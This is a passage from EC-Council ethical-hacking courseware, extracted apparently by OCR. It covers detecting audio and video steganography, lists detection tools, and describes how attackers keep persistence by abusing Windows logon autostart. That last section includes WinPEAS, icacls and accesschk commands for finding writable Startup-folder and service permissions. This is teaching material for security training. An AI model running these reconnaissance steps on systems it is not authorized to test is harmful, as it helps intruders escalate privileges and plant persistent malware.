
  Audio steganography is a process of embedding confidential information such as private documents and files in digital sound. Statistical analysis methods can be used to detect audio steganography as it involves LSB modifications. The inaudible frequencies can be scanned for hidden information. The odd distortions and patterns show the existence of secret data.

- **Video File**

  Detection of secret data in video files includes a combination of the methods used in image and audio files. Special code signs and gestures help in detecting secret data.

Both audio and video steganography are quite difficult to detect, compared to other types such as image and document. Moreover, it is extremely hard to detect good steganography of any type. However, careful analysis of audio and video signals for hidden information may increase chances of detecting it correctly.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Steganography Detection Tools

Steganography detection tools allow you to detect and recover hidden information in any digital media, such as images, audio, and video.

- **zsteg**

  Source: *https://github.com*

  The zsteg tool is used to detect stegano-hidden data in PNG and BMP image files.

  As shown in the screenshot, you can use the zsteg tool to detect the hidden secret message in the image file.





Figure 6.177: Screenshot of zsteg

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some examples of steganography detection tools are as follows:

- StegoVeritas (*https://github.com*)
- Stegextract (*https://github.com*)
- StegoHunt™ MP (*https://www.wetstonetech.com*)
- Steganography Studio (*http://stegstudio.sourceforge.net*)
- Virtual Steganographic Laboratory (VSL) (*http://vsl.sourceforge.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Establishing Persistence

Attackers create persistence by executing malicious code on the target device by tricking the victim into accessing a malware-loaded file or downloading a malicious program. The persistence enables attackers to infect different components of the system continuously and to remain undetected against any defensive solutions. Once persistence is successfully established, a backdoor channel is created for the attackers, through which they can perform malicious activities as the malware replicates itself even if the target system reboots. This section describes various techniques used by attackers to maintain persistence on the target system or network.

Maintaining Persistence by Abusing Boot or Logon Autostart Executions

Attackers take advantage of the system boot or logon autostart programs for escalating privileges and performing persistent attacks by applying custom configuration settings on the compromised machine. This technique allows attackers to automatically run a program at the time of system boot or logon. Consequently, attackers can gain elevated privileges or maintain persistence on the compromised system. OSes include a few mechanisms that auto-execute programs located within some specific directories during account logon or system boot. These programs may also refer to the repositories that store information regarding configurations such as Windows registries.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.178: Depiction of privilege escalation by abusing boot or autostart execution

Given below are the two methods for abusing boot or logon autostart execution.

- **Executing Logon Autostart: Registry Run Keys**

  Attackers can conduct persistence attacks or privilege escalation if they identify a service with all the necessary permissions that is connected with the registry key. When any authorized user attempts to log in, the service link associated with the registry runs automatically.

  - **Enumerating Assign Permissions Using WinPEAS**

    Attackers can use the WinPEAS script to search for the possible paths that can be leveraged to perform privilege escalation within Windows. They can find permissions by executing the following command:

    ```
    winPEASx64.exe quiet applicationinfo
    ```

    The above command allows attackers to enumerate all permissions that are designated for a valid user against a particular service.

- **Executing Logon Autostart: Startup Folder**

  Attackers can also inject malicious applications in the startup folder that run automatically when a user attempts to sign into their account. Attackers perform privilege escalation by manipulating the startup folder locations.

  - **Abusing Startup Folder Using `icacls`**

    The misconfigured locations in a startup folder can be exploited by an attacker to inject malicious payloads such as remote access Trojans (RATs) to maintain persistence. The following command is used to enumerate the permissions:


    ```
    icacls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
    ```

  - **Using accesschk.exe for Identifying Permissions**

    Attackers also use **`accesschk.exe`**, which is a part of the **`Sysinternals`** tool for checking the permissions.

    ```
    accesschk.exe /accepteula "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
    ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Domain Dominance Through Different Paths

